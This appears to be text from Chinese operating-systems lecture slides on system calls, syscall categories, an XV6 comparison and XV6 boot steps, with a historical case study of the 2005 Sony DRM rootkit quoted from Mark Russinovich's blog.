

详细的性能比较评估：<https://www.cscjournals.org/manuscript/Journals/IJE/Volume5/Issue4/IJE-294.pdf>

"Hybrid kernel" based Operating System



<https://zh.wikipedia.org/wiki/%E5%BE%AE%E5%85%A7%E6%A0%B8>

系统调用——系统调用展开执行示例



- OS内核是一种特殊的软件程序，**控制计算机的硬件资源**，例如协调CPU资源，分配内存资源，并提供稳定的环境供应用程序运行
- **用户程序只能受限地访问内存**
- 为了使应用程序访问到内核管理的资源例如CPU，内存，I/O。内核必须提供一组通用的访问接口，这些接口就叫**系统调用**

Int80与syscall:<https://stackoverflow.com/questions/12806584/what-is-better-int-0x80-or-syscall>

■ 在 C 中可以使用 `syscall()` 或者 `glibc` 封装的系统调用。

1. 使用 `syscall()` 或 `write` 编写 C 程序 `test1.c`

```
01. #include <stdio.h>
02. #include <unistd.h>
03. #include <syscall.h>      /* for SYS_write etc. */
04. #include <sys/types.h>
05.
06. int main(void) {
07.     char s[] = "Hello World\n";
08.     int ret;
09.
10.     /* direct system call */
11.     ret = syscall(SYS_write, 2, s, sizeof(s)); /* man 2 syscall */
12.     printf("syscall(SYS_write) return %d\n", ret);
13.
14.     /* or "libc" wrapped system call */
15.     ret = write(2, s, sizeof(s));
16.     printf("libc write() return %d\n", ret);
17.
18.     return(0);
19. }
```

2. 编程 C 程序 `test1.c`

`gcc -g -o test1 test1.c`

3. 使用 `strace` 查看对应的系统调用

`strace -e trace=write ./test1`

■ 五大类：进程控制、文件管理、设备管理、信息维护、通信


- 进程控制：创建、装入、执行、终止、等待、唤醒、内存分配与释放... ..
- 文件管理：创建、删除、打开、关闭、读、写、重定位、属性获取及设置... ..
- 设备管理：请求、释放、读、写、重定位、属性获得设置、连接与断开
- 信息维护：读取/设置系统数据、读取/设置时间及日期、读取/设置进程/文件/设备等属性
- 通 信：创建/删除通信连接、收发消息、连接/断开远端设备

■ 以Windows、Unix、XV6为例，典型系统调用


	Windows	Unix	XV6 (我们要做的)
Process Control	CreateProcess() ExitProcess() WaitForSingleObject()	fork() exit() wait()	fork() exit() wait()
File Manipulation	CreateFile() ReadFile() WriteFile() CloseHandle()	open() read() write() close()	open() read() write() close()
Device Manipulation	SetConsoleMode() ReadConsole() WriteConsole()	ioctl() read() write()	read() write()
Information Maintenance	GetCurrentProcessID() SetTimer() Sleep()	getpid() alarm() sleep()	getpid() alarm() sleep()
Communication	CreatePipe() CreateFileMapping()	pipe() mmap()	pipe() mmap()
.....			

Linux内核: <https://www.ibm.com/developerworks/cn/linux/kernel/syscall/part1/appendix.html>


XV6官网: <https://pdos.csail.mit.edu/6.828/2023/xv6.html>



用户态文件系统FUSE



用户态网络处理栈DPDK



用户态磁盘驱动程序SPDK

内核级Rootkit攻击-系统调用劫持

https://blogs.technet.microsoft.com/markrussinovich/2005/10/31/sony-rootkits-and-digital-rights-management-gone-too-far/

Mark Russinovich's technical blog covering topics such as Windows troubleshooting, technologies and security.


Sony, Rootkits and Digital Rights Management Gone Too Far

OttoHelweg2 October 31, 2005

Rate this article ★★★★★

0 0 8

Last week when I was testing the latest version of RootkitRevealer (RKR) I ran a scan on one of my systems and was shocked to see evidence of a rootkit. Rootkits are cloaking technologies that hide files, Registry keys, and other system objects from diagnostic and security software, and they are usually employed by malware attempting to keep their implementation hidden (see my "Unearthing Rootkits" article from the June issue of Windows IT Pro Magazine for more information on rootkits). The RKR results window reported a hidden directory, several hidden device drivers, and a hidden application:



Path	Timestamp	Size	Description
HKLM\SOFTWARE\sys\$reference	10/29/2005 5:23 AM	0 bytes	Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Services\sys\$aries	10/29/2005 6:46 PM	0 bytes	Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Services\sys\$cor	10/29/2005 6:46 PM	0 bytes	Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Services\sys\$crater	10/29/2005 6:47 PM	0 bytes	Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Services\sys\$DRMServer	10/29/2005 9:00 PM	0 bytes	Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Services\sys\$oct	10/29/2005 6:49 PM	0 bytes	Hidden from Windows API.
HKLM\SYSTEM\ControlSet003\Services\sys\$aries	10/29/2005 6:46 PM	0 bytes	Hidden from Windows API.
HKLM\SYSTEM\ControlSet003\Services\sys\$cor	10/29/2005 6:46 PM	0 bytes	Hidden from Windows API.
HKLM\SYSTEM\ControlSet003\Services\sys\$crater	10/29/2005 6:47 PM	0 bytes	Hidden from Windows API.
HKLM\SYSTEM\ControlSet003\Services\sys\$DRMServer	10/29/2005 6:46 PM	0 bytes	Hidden from Windows API.
C:\WINDOWS\system32\sys\$caj.dll	10/29/2005 5:23 AM	88.00 KB	Hidden from Windows API.
C:\WINDOWS\system32\sys\$filesystem	10/31/2005 9:42 AM	0 bytes	Hidden from Windows API.
C:\WINDOWS\system32\sys\$filesystem\sys\$DRMServer.exe	10/29/2005 9:02 PM	300.00 KB	Hidden from Windows API.
C:\WINDOWS\system32\sys\$filesystem\sys\$parking	10/29/2005 5:23 AM	2.09 KB	Hidden from Windows API.
C:\WINDOWS\system32\sys\$filesystem\aries.sys	10/31/2005 9:42 AM	6.25 KB	Hidden from Windows API.
C:\WINDOWS\system32\sys\$filesystem\crater.sys	10/29/2005 5:23 AM	11.50 KB	Hidden from Windows API.
C:\WINDOWS\system32\sys\$filesystem\dtbghelp.dll	10/29/2005 5:23 AM	747.50 KB	Hidden from Windows API.
C:\WINDOWS\system32\sys\$filesystem\lin.sys	10/29/2005 9:02 PM	10.13 KB	Hidden from Windows API.
C:\WINDOWS\system32\sys\$filesystem\oct.sys	10/29/2005 5:23 AM	11.75 KB	Hidden from Windows API.
C:\WINDOWS\system32\sys\$filesystem\unicows.dll	10/29/2005 5:23 AM	240.65 KB	Hidden from Windows API.
C:\WINDOWS\system32\sys\$upool.exe	10/29/2005 5:23 AM	76.00 KB	Hidden from Windows API.
C:\WINDOWS\system32\drivers\sys\$cor.sys	10/29/2005 5:23 AM	10.13 KB	Hidden from Windows API.


Scan complete: 22 discrepancies found.

- 一位安全工程师在测试自己写的rootkit工具时，突然发现自己的电脑上有了rootkit。
- 他仔细研究之后发现，居然是前几天购买的CD悄悄地给系统上安装了rootkit，主要的目的是防止歌曲被拷贝，也即反盗版。

内核级rootkit一般通过恶意的内核模块劫持一部分系统调用

它是如何实现的呢？


系统调用—假如要将一些数据写入磁盘




再学操作系统启动 – 以XV6为例



Disk/USB/...




DRAM




① 加载操作系统：从磁盘加载至内存特定位置(0x8000_0000)

DRAM




② 执行简易 BIOS：初始化函数栈、机器态初始化 (CPU 特权级等)

DRAM



③ 执行 XV6 代码：初始化操作系统内存、虚拟内存、进程、磁盘模块，加载第一个用户进程

DRAM




④ 开始进程调度：正式运行第一个用户进程，操作系统启动完毕，开始加载并执行其他程序

AI得来终觉浅，绝知此事要躬行

未来设想



